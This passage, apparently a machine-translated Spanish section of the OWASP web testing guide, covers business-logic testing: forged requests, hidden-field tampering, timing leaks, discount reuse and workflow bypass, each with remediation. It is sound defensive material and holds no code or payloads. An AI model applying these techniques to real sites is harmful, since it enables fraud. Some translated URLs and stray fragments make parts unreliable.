• Evite ataques a la lógica de las aplicaciones con prácticas sólidas de seguridad de las aplicaciones [http://searchappsecurity.techtarget.com/qna/0,289202,sid92\\_gci1213424,00.html?buck-et=NEWS&topic=302570](http://searchappsecurity.techtarget.com/qna/0,289202,sid92_gci1213424,00.html?buck-et=NEWS&topic=302570)

• Ejemplo de la vida real de un 'defecto de lógica empresarial': <http://h30501.www3.hp.com/t5/Following-the-White-Rabbit-A/Real-Life-Example-of-a-Business-Logic-Defect-Screen-Shots/ba-p/22581>

• Ciclo de vida de las pruebas de software: <http://softwaretestingfundamentals.com/software-testing-life-cycle/>

• Los 10 principales vectores de ataque a la lógica empresarial que atacan y explotan Activos y defectos de las aplicaciones empresariales: detección de vulnerabilidades que hay que solucionar -

<http://www.ntobjectives.com/go/business-logic-attack-vectors-white-paper/>  
<http://www.ntobjectives.com/files/>

[Business\\_Logic\\_White\\_Paper.pdf](#)

## Libros

- El modelo de decisión: un marco de lógica empresarial que vincula los negocios y la tecnología, por Barbara Von Halle, Larry Goldberg, publicado por CRC Press, ISBN1420082817 (2010)

## Prueba de validación de datos de lógica empresarial (OTG-BUSLOGIC-001)

## Resumen

La aplicación debe garantizar que solo se puedan ingresar datos lógicamente válidos en la parte frontal y directamente en el lado del servidor de una aplicación del sistema. Solo verificar los datos localmente puede dejar las aplicaciones vulnerables a inyecciones del servidor a través de servidores proxy o en transferencias con otros sistemas. Esto se diferencia de simplemente realizar un Análisis de Valor Límite (BVA) en que es más difícil y en la mayoría de los casos no se puede verificar simplemente en el punto de entrada, sino que generalmente requiere verificar algún otro sistema.

Por ejemplo: una solicitud puede solicitar su número de seguro social. En BVA, la aplicación debe verificar los formatos y la semántica (el valor tiene 9 dígitos, no es negativo ni es todo ceros) para los datos ingresados, pero también hay consideraciones lógicas. Los SSN están agrupados y categorizados. ¿Está esta persona en un expediente de defunción? ¿Son de cierta parte del país?

Las vulnerabilidades relacionadas con la validación de datos empresariales son únicas porque son específicas de la aplicación y se diferencian de las vulnerabilidades relacionadas con la falsificación de solicitudes en que están más preocupadas por los datos lógicos que simplemente por romper el flujo de trabajo de la lógica empresarial.

El front-end y el back-end de la aplicación deben verificar y validar que los datos que tiene, utiliza y transmite son lógicamente válidos. Incluso si el usuario proporciona datos válidos a una aplicación, la lógica empresarial puede hacer que la aplicación se comporte de manera diferente según los datos o las circunstancias.

## Ejemplos

## Ejemplo 1

Suponga que administra un sitio de comercio electrónico de varios niveles que permite a los usuarios realizar pedidos de alfombras. El usuario selecciona su alfombra, ingresa el tamaño, realiza el pago y la aplicación frontal ha verificado que toda la información ingresada es correcta y válida para el contacto. información, tamaño, marca y color de la alfombra. Pero, la lógica de negocios en segundo plano tiene dos caminos: si la alfombra está en stock, se envía directamente desde su almacén, pero si está agotada en su almacén, se realiza una llamada al sistema de un socio y, si la tienen en -stock enviarán el pedido desde su almacén y lo reembolsarán. ¿Qué sucede si un atacante puede continuar con una transacción válida en stock y enviarla como agotada?

a tu pareja? ¿Qué sucede si un atacante logra interponerse y enviar mensajes al almacén asociado solicitando alfombras sin pagar?

## Ejemplo 2

Muchos sistemas de tarjetas de crédito ahora descargan los saldos de las cuentas todas las noches para que los clientes puedan pagar más rápidamente cantidades inferiores a un determinado valor. La inversa también es cierta. Si pago mi tarjeta de crédito por la mañana, es posible que no pueda utilizar el crédito disponible por la noche. Otro ejemplo puede ser que si uso mi tarjeta de crédito en varios lugares muy rápidamente, puede ser

Es posible exceder mi límite si los sistemas basan sus decisiones en los datos de anoche.

#### Cómo probar

##### Método de prueba genérico

- Revisar la documentación del proyecto y utilizar pruebas exploratorias para buscar puntos de entrada de datos o puntos de transferencia entre sistemas o software.
- Una vez encontrado, intente insertar datos lógicamente no válidos en la aplicación/ción/sistema.

##### Método de prueba específico:

- Realice pruebas de validez funcional de la GUI del front-end en la aplicación para garantizar que se acepten los únicos valores "válidos".
- Al utilizar un proxy de interceptación, observe el aspecto HTTP POST/GET Buscando lugares donde se pasan variables como costo y calidad. Específicamente, busque "traspasos" entre aplicaciones/sistemas que puedan ser una posible inyección de puntos de manipulación.
- Una vez encontradas las variables, comience a interrogar el campo con log datos supuestamente "no válidos", como números de seguridad social o identificadores únicos que no existen o que no se ajustan a la lógica empresarial. Esta prueba verifica que el servidor funciona correctamente y no acepta datos lógicamente no válidos.

#### Casos de prueba relacionados

- Todos los casos de prueba de validación de entrada
- Pruebas de enumeración de cuentas y cuenta de usuario adivinable (OTG-IDENT-004)
- Pruebas para omitir el esquema de gestión de sesiones (OTG-SESS-001)
- Pruebas de variables de sesión expuestas (OTG-SESS-004)

#### Herramientas

- Proxy de ataque Zed de OWASP (ZAP):
   
[https://www.owasp.org/index.php/OWASP\\_Zed\\_Attack\\_Proxy](https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy)
- ZAP es una herramienta de prueba de penetración integrada fácil de usar para encontrar vulnerabilidades en aplicaciones web. Está diseñado para ser utilizado por personas con una amplia gama de experiencia en seguridad y, como tal, es ideal para desarrolladores y evaluadores funcionales que son nuevos en las pruebas de penetración. ZAP proporciona escáneres automatizados, así como un conjunto de herramientas que le permiten encontrar vulnerabilidades de seguridad manualmente.

#### Referencias

Inicio del desarrollo de Microsoft Visual Studio LightSwitch: [http://books.google.com/books?id=x76L\\_kaTgdEC&p\\_g=PA280&dq=business+logic+example+valid+-data+ejemplo&source=bl&ots=GOfQ-7f4Hu&sig=4jOe-jZVlqZOrvjBFRAT4-ji8Dl&hl=en&sa=X&ei=mydYu6qE-OX54APu7IDgCQ&ved=0CFIQ6AEwBDgK#v=onep](http://books.google.com/books?id=x76L_kaTgdEC&p_g=PA280&dq=business+logic+example+valid+-data+ejemplo&source=bl&ots=GOfQ-7f4Hu&sig=4jOe-jZVlqZOrvjBFRAT4-ji8Dl&hl=en&sa=X&ei=mydYu6qE-OX54APu7IDgCQ&ved=0CFIQ6AEwBDgK#v=onep)

edad&q=negocio%20lógica%20ejemplo%20válido%20datos%20ejemplo&f=falso

#### Remediación

La aplicación/sistema debe garantizar que solo se acepten datos "lógicamente válidos" en todos los puntos de entrada y transferencia de la aplicación o sistema y que no se confíe en los datos simplemente una vez que hayan ingresado al sistema.

#### Prueba de capacidad para falsificar solicitudes (OTG-BUSLOGIC-002)

##### Resumen

La falsificación de solicitudes es un método que los atacantes utilizan para eludir la aplicación GUI del front-end y enviar información directamente para el procesamiento del back-end. El objetivo del atacante es enviar solicitudes HTTP POST/GET a través de un proxy interceptor con valores de datos que no son compatibles, protegidos o esperados por la lógica empresarial de la aplicación. Algunos ejemplos de solicitudes falsificadas incluyen la explotación de parámetros adivinables o predecibles o la exposición de características y funcionalidades "ocultas", como permitir la depuración o presentar pantallas o ventanas especiales que son muy útiles durante el desarrollo pero que pueden filtrar información o eludir la lógica empresarial.

Las vulnerabilidades relacionadas con la capacidad de falsificar solicitudes son únicas para cada aplicación y se diferencian de la validación de datos de lógica empresarial en que se centra en romper el flujo de trabajo de la lógica empresarial.

Las aplicaciones deben contar con controles lógicos para evitar que el sistema acepte solicitudes falsificadas que puedan permitir a los atacantes la oportunidad de explotar la lógica empresarial, el proceso o el flujo de la aplicación. La falsificación de solicitudes no es nada nuevo; el atacante utiliza un proxy interceptor para enviar solicitudes HTTP POST/GET a la aplicación. A través de falsificaciones de solicitudes, los atacantes pueden eludir la lógica o el proceso empresarial al encontrar, predecir y manipular parámetros para hacer que la aplicación piense que un proceso o tarea ha tenido lugar o no.

Además, las solicitudes falsificadas pueden permitir la subversión del flujo de lógica de negocios o programática al invocar características o funcionalidades "ocultas", como la depuración utilizada inicialmente por los desarrolladores y evaluadores, a la que a veces se hace referencia como un "huevo de Pascua". "Un huevo de Pascua es una broma interna intencionada, un mensaje oculto o una característica de una obra como un programa de computadora, una película, un libro o un crucigrama. Según el diseñador de juegos Warren Robinett, el término fue acuñado en Atari por personal que fue alertado de la presencia de un mensaje secreto que Robinett había ocultado en su juego ya ampliamente distribuido, Adventure. Se dice que el nombre evoca la idea de la tradicional búsqueda de huevos de Pascua". [http://en.wikipedia.org/wiki/Huevo\\_de\\_pascua\\_\(medios\)](http://en.wikipedia.org/wiki/Huevo_de_pascua_(medios))

#### Ejemplos

##### Ejemplo 1

Supongamos que un sitio de cine de comercio electrónico permite a los usuarios seleccionar su entrada, aplicar un descuento único del 10% para personas mayores en toda la venta, ver el subtotal y ofrecer la venta. Si un atacante es capaz de vea a través de un proxy que la aplicación tiene un campo oculto (de 1 o 0) utilizado por la lógica empresarial para determinar si se ha aplicado un descuento o no. El atacante puede entonces enviar el 1 o "no"

Se ha aplicado el descuento" varias veces para aprovechar el mismo descuento varias veces.

## Pruebas de penetración de aplicaciones web

**Ejemplo 2**

Supongamos que un videojuego en línea paga fichas por los puntos obtenidos por encontrar tesoros piratas y piratas y por cada nivel completado. Estos tokens pueden luego ser canjeados por premios. Además los puntos de cada nivel tienen un valor multiplicador igual al nivel. Si un atacante pudiera ver a través de un proxy que la aplicación tiene un campo oculto utilizado durante el desarrollo y las pruebas para llegar rápidamente a los niveles más altos del juego, podría llegar rápidamente a los niveles más altos y acumular puntos no ganados rápidamente.

Además, si un atacante pudo ver a través de un proxy que la aplicación tiene un campo oculto utilizado durante el desarrollo y las pruebas para habilitar un registro que indicaba dónde estaban otros jugadores en línea o tesoros escondidos en relación con el atacante, Entonces podría ir rápidamente a estos lugares y ganar puntos.

**Cómo probar**

## Método de prueba genérico

- Revisar la documentación del proyecto y utilizar pruebas exploratorias. buscando funcionalidades adivinables, predecibles u ocultas de los campos.
- Una vez encontrado, intente insertar datos lógicamente válidos en la aplicación/ sistema que permite al usuario recorrer la aplicación/sistema en comparación con el flujo de trabajo de lógica empresarial normal.

## Método de prueba específico 1

- Al utilizar un proxy interceptor, observe HTTP POST/GET buscando alguna indicación de que los valores aumentan a intervalos regulares o son fácilmente adivinables.
- Si se descubre que algún valor es adivinable, este valor puede ser cambiado y uno puede ganar visibilidad inesperada.

## Método de prueba específico 2

- Al utilizar un proxy interceptor, observe HTTP POST/GET buscando alguna indicación de funciones ocultas, como la depuración, que se pueden activar o activar.
- Si encuentra alguno, intente adivinar y cambiar estos valores para obtener una respuesta o comportamiento diferente de la aplicación.

## Casos de prueba relacionados

## Prueba de variables de sesión expuestas (OTG-SESS-004)

## Prueba de falsificación de solicitudes entre sitios (CSRF) (OTG-SESS-005)

## Prueba de enumeración de cuentas y cuenta de usuario adivinable (OTG-IDENT-004)

## Herramientas

Proxy de ataque OWASP Zed (ZAP) - [https://www.owasp.org/index.php/OWASP\\_Zed\\_Attack\\_Proxy\\_Project](https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project)

ZAP es una herramienta de prueba de penetración integrada fácil de usar para encontrar vulnerabilidades en aplicaciones web. Está diseñado para ser

utilizado por personas con una amplia gama de experiencia en seguridad y, como tal, es ideal para desarrolladores y evaluadores funcionales que son nuevos en las pruebas de penetración. ZAP proporciona escáneres automatizados, así como un conjunto de herramientas que le permiten encontrar vulnerabilidades de seguridad manualmente.

**Referencias**

Falsificación de solicitudes entre sitios: legitimación de solicitudes falsificadas

<http://fragilesecurity.blogspot.com/2012/11/cross-site-request-forgery-legitimizing.html>

Funciones de depuración que permanecen presentes en el juego final [http://glitchcity.info/wiki/index.php/List\\_of\\_video\\_games\\_with\\_debugging\\_features#Debugging\\_features\\_what\\_permanecer\\_presente\\_en\\_el\\_juego\\_final](http://glitchcity.info/wiki/index.php/List_of_video_games_with_debugging_features#Debugging_features_what_permanecer_presente_en_el_juego_final)

Huevo de Pascua - [http://en.wikipedia.org/wiki/Easter\\_egg\\_\(media\)](http://en.wikipedia.org/wiki/Easter_egg_(media))

Los 10 mejores huevos de Pascua de software: <http://lifehacker.com/371083/top-10-huevos-de-pascua-de-software>

**Remediación**

La aplicación debe ser lo suficientemente inteligente y estar diseñada con una lógica empresarial que impida que los atacantes predigan y manipulen parámetros para subvertir el flujo de lógica empresarial o programática, o explotar funciones ocultas o no documentadas, como la depuración.

## Comprobaciones de integridad de la prueba (OTG-BUSLOGIC-003)

## Resumen

Muchas aplicaciones están diseñadas para mostrar diferentes campos dependiendo del usuario de la situación dejando algunas entradas ocultas. Sin embargo, en muchos casos es posible enviar valores de campos ocultos al servidor mediante un proxy. En estos casos, los controles del lado del servidor deben ser lo suficientemente inteligentes como para realizar ediciones relacionales o del lado del servidor para garantizar que se permitan los datos adecuados al servidor según la lógica empresarial específica del usuario y de la aplicación.

Además, la aplicación no debe depender de controles no editables, menús desplegables o campos ocultos para el procesamiento de la lógica empresarial porque estos campos no son editables sólo en el contexto de los navegadores. Los usuarios pueden editar sus valores utilizando herramientas de edición de proxy e intentar manipular la lógica empresarial.

Si la aplicación expone valores relacionados con reglas comerciales como cantidad, etc. como campos no editables, debe mantener una copia en el lado del servidor y usar la misma para el procesamiento de la lógica comercial.

Finalmente, aparte de los datos de la aplicación/sistema, los sistemas de registro deben estar seguros para evitar lecturas, escrituras y actualizaciones.

Las vulnerabilidades de verificación de integridad de la lógica empresarial son únicas en el sentido de que estos casos de uso indebido son específicos de la aplicación y si los usuarios pueden realizar cambios, uno solo debería poder escribir o actualizar/editar artefactos específicos en momentos específicos según la lógica del proceso empresarial.

La aplicación debe ser lo suficientemente inteligente como para comprobar si hay ediciones relacionales y no permitir que los usuarios envíen información directamente al servidor que no sea válida, confiable porque proviene de controles no editables o el usuario no está autorizado a enviar a través del frente. fin. Además, los artefactos del sistema, como los registros, deben "protegerse" contra lecturas, escrituras y eliminaciones no autorizadas.

**Ejemplo**

#### Ejemplo 1

Imagine una aplicación GUI de aplicación ASP.NET que solo permite al usuario administrador cambiar la contraseña de otros usuarios del sistema. El usuario administrador verá los campos de nombre de usuario y contraseña para ingresar un nombre de usuario y contraseña, mientras que otros usuarios no verán ninguno de los campos. Sin embargo, si un usuario no administrador envía información en el campo de nombre de usuario y contraseña a través de un proxy, puede "engañoso" al servidor haciéndole creer que la solicitud proviene de un usuario administrador y cambiar la contraseña de otro usuario.

#### Ejemplo 2

La mayoría de las aplicaciones web tienen listas desplegables que facilitan al usuario seleccionar rápidamente su estado, mes de nacimiento, etc. Supongamos que una aplicación de gestión de proyectos permitiera a los usuarios iniciar sesión y, según sus privilegios, les presentara una lista desplegable de proyectos a los que tienen acceso. a. ¿Qué sucede si un atacante encuentra el nombre de otro proyecto al que no debería tener acceso y envía la información a través de un proxy? ¿La aplicación dará acceso al proyecto? No deberían tener acceso aunque se hayan saltado una verificación de la lógica empresarial de autorización.

#### Ejemplo 3

Supongamos que el sistema de administración de vehículos motorizados requiere que un empleado verifique inicialmente la documentación e información de cada ciudadano cuando emite una identificación o licencia de conducir. En este punto, el proceso de negocio ha creado datos con un alto nivel de integridad ya que la aplicación verifica la integridad de los datos enviados. Ahora supongamos que la aplicación se traslada a Internet para que los empleados puedan iniciar sesión para obtener un servicio completo o los ciudadanos puedan iniciar sesión en una aplicación de autoservicio reducido para actualizar cierta información. En este punto, un atacante puede utilizar un proxy de interceptación para agregar o actualizar datos a los que no debería tener acceso y podría destruir la integridad de los datos indicando que el ciudadano no estaba casado pero proporcionando datos para el nombre de su cónyuge. Este tipo de inserción o actualización de datos no verificados destruye la integridad de los datos y podría haberse evitado si se hubiera seguido la lógica del proceso empresarial.

#### Ejemplo 4

Muchos sistemas incluyen registros con fines de auditoría y resolución de problemas. Pero, ¿qué tan buena/válida es la información en estos registros? ¿Pueden ser manipulados por atacantes, ya sea intencionalmente o accidentalmente, destruyendo su integridad?

#### Cómo probar

##### Método de prueba genérico

- Revisar la documentación del proyecto y utilizar pruebas exploratorias. buscando partes de la aplicación/sistema (componentes, es decir Por ejemplo, campos de entrada, bases de datos o registros) que mueven, almacenan o manejan datos/información.
- Para cada componente identificado, determine qué tipo de Los datos/información son lógicamente aceptables y contra qué tipos debe protegerse la aplicación/sistema. Además, considere quién, según la lógica empresarial, puede insertar, actualizar y eliminar datos/información en cada componente.
- Intento de insertar, actualizar o editar, eliminar los valores de datos/información con datos/información no válidos en cada componente (es decir, entrada, base de datos o registro) por parte de usuarios que no deberían estar permitidos por

el flujo de trabajo de la lógica de negocios.

#### Método de prueba específico 1

- Utilizar una captura de proxy y tráfico HTTP en busca de campos ocultos.
- Si se encuentra un campo oculto, vea cómo se comparan estos campos con la aplicación GUI y comience a interrogar este valor a través del proxy enviando diferentes valores de datos tratando de eludir el proceso de negocios y manipular valores a los que no debía tener acceso.

#### Método de prueba específico 2

- Utilizar una captura de proxy y tráfico HTTP buscando un lugar para insertar información en áreas de la aplicación que no son editables.
- Si se encuentra, vea cómo se comparan estos campos con la aplicación GUI y comience a interrogar este valor a través del proxy enviando diferentes valores de datos tratando de eludir el proceso de negocios y manipular valores a los que no debía tener acceso.

#### Método de prueba específico 3

- Enumerar los componentes de la aplicación o sistema que podrían editarse, por ejemplo, registros o bases de datos.
- Para cada componente identificado, intente leer, editar o eliminar su información. Por ejemplo, se deben identificar los archivos de registro y los evaluadores deben intentar manipular los datos/información que se recopilan.

#### Casos de prueba relacionados

Todos los casos de prueba de validación de entrada

#### Herramientas

- Varias herramientas de sistema/aplicación, como editores y herramientas de manipulación de archivos.
- Proxy de ataque Zed de OWASP (ZAP): [https://www.owasp.org/index.php/OWASP\\_Zed\\_Attack\\_Proxy\\_Project](https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project)

ZAP es una herramienta de prueba de penetración integrada fácil de usar para encontrar vulnerabilidades en aplicaciones web. Está diseñado para ser utilizado por personas con una amplia gama de experiencia en seguridad y, como tal, es ideal para desarrolladores y evaluadores funcionales que son nuevos en las pruebas de penetración. ZAP proporciona escáneres automatizados, así como un conjunto de herramientas que le permiten encontrar vulnerabilidades de seguridad manualmente.

#### Referencias

- Implementación de integridad referencial y lógica empresarial compartida en una RDB: <http://www.agiledata.org/essayreferentialIntegrity.HTML>
- Sobre reglas y restricciones de integridad en sistemas de bases de datos <http://www.comp.nus.edu.sg/~lingtw/papers/IST92.teopk.pdf>
- Utilice la integridad referencial para aplicar reglas comerciales básicas en Oracle: <http://www.techrepublic.com/article/use-referential-integrity-to-enforce-basic-business-rules-in-oracle/>
- Maximización de la reutilización de la lógica empresarial con lógica reactiva: <http://Architects.dzone.com/articles/maximizing-business-logic>

## Pruebas de penetración de aplicaciones web

- Registro de evidencia de manipulación: <http://tamperevident.cs.rice.edu/Logging.html>

**Remediation**

La aplicación debe ser lo suficientemente inteligente como para verificar si hay ediciones relacionales y no permitir que los usuarios envíen información directamente al servidor que no sea válida, confiable porque proviene de controles que no se pueden editar o el usuario no está autorizado a enviar a través del frente. fin. Además, cualquier componente que pueda editarse debe contar con mecanismos para evitar la escritura o actualización no intencionada o no intencionada.

**Prueba de sincronización de procesos (OTG-BUSLOGIC-004)****Resumen**

Es posible que los atacantes puedan recopilar información sobre una aplicación monitoreando el tiempo que lleva completar una tarea o dar una respuesta. Además, los atacantes pueden manipular e interrumpir los flujos de procesos comerciales diseñados simplemente manteniendo abiertas las sesiones activas y no enviando sus transacciones en el período de tiempo "esperado".

Las vulnerabilidades de la lógica de sincronización del proceso son únicas en el sentido de que estos casos de uso indebido manual deben crearse considerando la ejecución y el tiempo de transacción que son específicos de la aplicación/sistema.

El tiempo de procesamiento puede proporcionar o filtrar información sobre lo que se está haciendo en los procesos en segundo plano de la aplicación o el sistema. Si una aplicación permite a los usuarios adivinar cuál será el próximo resultado de las partículas mediante el procesamiento de variaciones de tiempo, los usuarios podrán realizar ajustes en consecuencia y cambiar el comportamiento según las expectativas y "jugar con el sistema".

**Ejemplo****Ejemplo 1**

Las máquinas tragamonedas/videojuegos pueden tardar más en procesar una transacción justo antes de un pago grande. Esto permitiría a los jugadores astutos apostar cantidades mínimas hasta que vean el largo tiempo del proceso, lo que luego los impulsaría a apostar el máximo. mamá.

**Ejemplo 2**

Muchos procesos de inicio de sesión del sistema solicitan el nombre de usuario y la contraseña. Si observa detenidamente, podrá ver que ingresar un nombre de usuario y una contraseña de usuario no válidos demora más en devolver un error que ingresar un nombre de usuario válido y una contraseña de usuario no válidos. Esto puede permitir al atacante saber si tiene un nombre de usuario válido y no necesita confiar en el mensaje de la GUI.

**Ejemplo 3**

La mayoría de arenas o agencias de viajes cuentan con aplicaciones de venta de entradas que permiten a los usuarios comprar entradas y reservar asientos. Cuando el usuario solicita las entradas, los asientos se bloquean o reservan a la espera de su pago. ¿Qué pasa si un atacante sigue reservando asientos pero no realiza el check-out? ¿Se liberarán los asientos o no se venderán entradas? Algunos proveedores de boletos ahora solo permiten a los usuarios 5 minutos para completar una transacción o la transacción se invalida.

**Ejemplo 4**

Supongamos que un sitio de comercio electrónico de metales preciosos permite a los usuarios realizar compras con una cotización basada en el precio de mercado en el

momento en que inician sesión. ¿Qué pasa si un atacante inicia sesión y realiza un pedido pero no completa la transacción hasta más tarde en el día cuando el precio de los metales sube? ¿Obtendrá el atacante el precio inicial más bajo?

**Cómo probar**

- Revisar la documentación del proyecto y utilizar pruebas exploratorias en busca de funcionalidades de aplicaciones/sistemas que puedan verse afectadas por el tiempo. Como el tiempo de ejecución o acciones que ayudan a los usuarios a predecir un resultado futuro o permiten eludir cualquier parte de la lógica empresarial o el flujo de trabajo. Por ejemplo, no completar transacciones en el tiempo previsto.

- Desarrollar y ejecutar casos de uso indebido garantizando que los atacantes no puedan obtener una ventaja en ningún momento.

**Casos de prueba relacionados**

- [Prueba de atributos de cookies \(OTG-SESS-002\)](#)

- [Tiempo de espera de la sesión de prueba \(OTG-SESS-007\)](#)

**Referencias**

Ninguno

**Remediation**

Desarrolle aplicaciones teniendo en cuenta el tiempo de procesamiento. Si los atacantes pudieran obtener algún tipo de ventaja al conocer los diferentes tiempos de procesamiento y resultados, agregue pasos o procesamiento adicionales para que, sin importar los resultados, se proporcionen en el mismo período de tiempo.

Además, la aplicación/sistema debe contar con un mecanismo que no permita a los atacantes extender las transacciones durante un período de tiempo "aceptable". Esto se puede hacer cancelando o restableciendo transacciones después de que haya transcurrido un período de tiempo específico, como lo utilizan ahora algunos proveedores de boletos.

**Pruebe los límites del número de veces que se puede utilizar una función (OTG-BUSLOGIC-005)****Resumen**

Muchos de los problemas que resuelven las aplicaciones requieren límites en el número de veces que se puede utilizar una función o una acción. ser ejecutado. Las aplicaciones deben ser "lo suficientemente inteligentes" como para no permitir que el usuario exceda su límite en el uso de estas funciones, ya que en muchos casos cada vez que se utiliza la función el usuario puede obtener algún tipo de beneficio que debe contabilizarse para compensar adecuadamente al propietario. Por ejemplo: un sitio de comercio electrónico puede permitir que los usuarios solo apliquen un descuento una vez por transacción, o algunas aplicaciones pueden tener un plan de suscripción y solo permiten a los usuarios descargar tres documentos completos al mes.

Las vulnerabilidades relacionadas con las pruebas de los límites de funciones son específicas de la aplicación y se deben crear casos de uso indebido que intenten ejercitarse partes de la aplicación/funciones/o acciones más de la cantidad de veces permitida.

Los atacantes pueden eludir la lógica empresarial y ejecutar una función más veces de las "permitidas" explotando la aplicación para beneficio personal.

**Ejemplo**

Supongamos que un sitio de comercio electrónico permite a los usuarios aprovechar cualquiera de los muchos descuentos en su compra total y luego proceder al pago y a la licitación. ¿Qué sucede si el atacante regresa a la página de descuentos después de tomar y aplicar el descuento "permitido"? ¿Pueden aprovechar otro descuento? ¿Pueden aprovechar el mismo descuento varias veces?

#### Cómo probar

- Revisar la documentación del proyecto y utilizar pruebas exploratorias para buscar funciones o características en la aplicación o sistema que no deben ejecutarse más de una vez o un número específico de veces durante el flujo de trabajo de la lógica de negocios.
- Para cada una de las funciones y características encontradas que solo deben ejecutarse una sola vez o un número específico de veces durante el flujo de trabajo de la lógica de negocios, desarrolle casos de abuso/uso indebido que puedan permitir que un usuario ejecute más de la cantidad de veces permitida. Por ejemplo, ¿puede un usuario navegar hacia adelante y hacia atrás a través de las páginas varias veces ejecutando una función que solo debería ejecutarse una vez? o un usuario puede cargar y descargar carritos de compras permitiendo descuentos adicionales.

#### Casos de prueba relacionados

- Pruebas de enumeración de cuentas y cuenta de usuario adivinable (OTG-IDENT-004)
- Prueba de mecanismo de bloqueo débil (OTG-AUTHN-003)

#### Referencias

La lógica empresarial de InfoPath Forms Services superó el límite máximo de operaciones. Regla: <http://mpwiki.viacode.com/default.as-px?g=posts&t=115678>

El comercio de oro se suspendió temporalmente en el CME esta mañana: <http://www.businessinsider.com/gold-halted-on-cme-for-stop-logic-event-2013-10>

#### Remediación

La aplicación debe tener controles para garantizar que se siga la lógica de negocios y que si una función/acción solo se puede ejecutar una cierta cantidad de veces, cuando se alcance el límite el usuario ya no podrá ejecutar la función. Para evitar que los usuarios utilicen una función más de la cantidad de veces adecuada, la aplicación puede utilizar mecanismos como cookies para llevar la cuenta o mediante sesiones que no permiten a los usuarios acceder para ejecutar la función veces adicionales.

## Pruebas para la elusión de flujos de trabajo (OTG-BUSLOGIC-006)

#### Resumen

Las vulnerabilidades del flujo de trabajo implican cualquier tipo de vulnerabilidad que permita al atacante hacer un mal uso de una aplicación/sistema de una manera que le permita eludir (no seguir) el flujo de trabajo diseñado/previsto.

"Un flujo de trabajo consta de una secuencia de pasos conectados donde cada paso sigue sin demora ni interrupción y finaliza justo antes de que pueda comenzar el paso siguiente. Es una representación de una secuencia de operaciones, declarada como trabajo de una persona o grupo, una organización

zación del personal, o uno o más mecanismos simples o complejos.

El flujo de trabajo puede verse como cualquier abstracción del trabajo real". (<https://en.wikipedia.org/wiki/Workflow>)

La lógica empresarial de la aplicación debe exigir que el usuario complete pasos específicos en el orden correcto/específico y, si el flujo de trabajo finaliza sin completarse correctamente, todas las acciones y las acciones generadas se "revertan" o se cancelan. Las vulnerabilidades relacionadas con la elusión de flujos de trabajo o eludir el flujo de trabajo de la lógica empresarial correcta son únicas porque son muy específicas de la aplicación/sistema y se deben desarrollar casos de uso indebido manuales y cuidadosos utilizando requisitos y casos de uso.

El proceso de negocios de las aplicaciones debe tener controles para garantizar que las transacciones/acciones del usuario se desarrolleen en el orden correcto/aceptable y si una transacción desencadena algún tipo de acción, esa acción será "revertida" y eliminada si la transacción no se completa exitosamente.

#### Ejemplos

##### Ejemplo 1

Muchos de nosotros recibimos este tipo de "puntos de club/fidelidad" por compras en supermercados y gasolineras. Supongamos que un usuario pudo iniciar una transacción vinculada a su cuenta y luego realizarla.

Se han agregado más puntos a su club/cuenta de fidelidad cancelar la transacción o eliminar artículos de su "cesta" y licitación. En este caso el sistema no debería aplicar puntos/los créditos a la cuenta hasta que se ofrezca o los puntos/ créditos deben "revertirse" si el incremento de puntos/ créditos no coincide con la oferta final. Con esto en mente, un atacante puede iniciar transacciones y cancelarlas para aumentar sus niveles de puntos sin comprar nada.

##### Ejemplo 2

Se puede diseñar un sistema de tablero de anuncios electrónico para garantizar que las publicaciones iniciales no contengan malas palabras según una lista con la que se compara la publicación. Si una palabra en una lista "negra" se encuentra en el texto ingresado por el usuario, el envío no se publica. Pero, una vez que se publica un envío, el remitente puede acceder, editar y cambiar el contenido del envío para incluir palabras incluidas en la lista negra/profesional, ya que al editar la publicación nunca se vuelve a comparar. Teniendo esto en cuenta, los atacantes pueden abrir una discusión inicial en blanco o mínima y luego agregar lo que quieran como actualización.

#### Cómo probar

##### Método de prueba genérico

- Revisar la documentación del proyecto y utilizar pruebas exploratorias en busca de métodos para omitir o ir a pasos del proceso de solicitud en un orden diferente al flujo de lógica empresarial diseñado/previsto.

- Para cada método, desarrolle un caso de uso indebido e intente eludir o realizar una acción que sea "no aceptable" según el flujo de trabajo de la lógica empresarial.

##### Método de prueba 1

- Iniciar una transacción pasando por la aplicación más allá de los puntos que activan créditos/puntos a la cuenta del usuario.
- Cancelar la transacción o reducir la oferta final para que los valores de puntos deben disminuirse y verificar los puntos/

## Pruebas de penetración de aplicaciones web

sistema de crédito para garantizar que se registraron los puntos/créditos adecuados.

## Método de prueba 2

- En un sistema de gestión de contenidos o de tablero de anuncios, introduzca y guarde texto o valores iniciales válidos.

- Luego intente agregar, editar y eliminar datos que dejarían los datos existentes en un estado no válido o con valores no válidos para garantizar que el usuario no pueda guardar la información incorrecta.

Algunos datos o información "no válidos" pueden ser palabras específicas (blasfemias) o temas específicos (como cuestiones políticas).

## Casos de prueba relacionados

- Prueba de recorrido del directorio/inclusión de archivos (OTG-AUTHZ-001)

- Pruebas para eludir el esquema de autorización (OTG-AUTHZ-002)

- Pruebas para omitir el esquema de gestión de sesiones (OTGSESS-001)

- Prueba de validación de datos de lógica empresarial (OTG-BUSLOGIC-001)

- Capacidad de prueba para falsificar solicitudes (OTG-BUSLOGIC-002)

- Comprobaciones de integridad de las pruebas (OTG-BUSLOGIC-003)

- Prueba de sincronización de procesos (OTG-BUSLOGIC-004)

- Límites del número de pruebas de veces que se puede utilizar una función (OTG-BUSLOGIC-005)

- Probar defensas contra el uso indebido de aplicaciones (OTG-BUSLOGIC-007)

- Carga de prueba de tipos de archivos inesperados (OTG-BUSLOGIC-008)

- Carga de prueba de archivos maliciosos (OTG-BUSLOGIC-009)

## Referencias

- OWASP detalla casos de uso indebido: [https://www.owasp.org/index.php/Detail\\_misuse\\_cases](https://www.owasp.org/index.php/Detail_misuse_cases)

- Ejemplo de la vida real de un 'defecto de lógica empresarial': <http://h30501.www3.hp.com/t5/Following-the-White-Rabbit-A/Real-Life-Example-of-a-Business-Logic-Defect-Capturas-de-pantalla/ba-p/22581>

- Los 10 principales vectores de ataque a la lógica empresarial que atacan y explotan los activos y fallas de las aplicaciones empresariales: detección de vulnerabilidades para corregir: <http://www.ntobjectives.com/go/business-logic-attack-vectors-white-paper/> y [http://www.ntobjectives.com/files/Business\\_Logic\\_White\\_Paper.pdf](http://www.ntobjectives.com/files/Business_Logic_White_Paper.pdf)

- CWE-840: Errores de lógica empresarial: <http://cwe.mitre.org/data/definiciones/840.html>

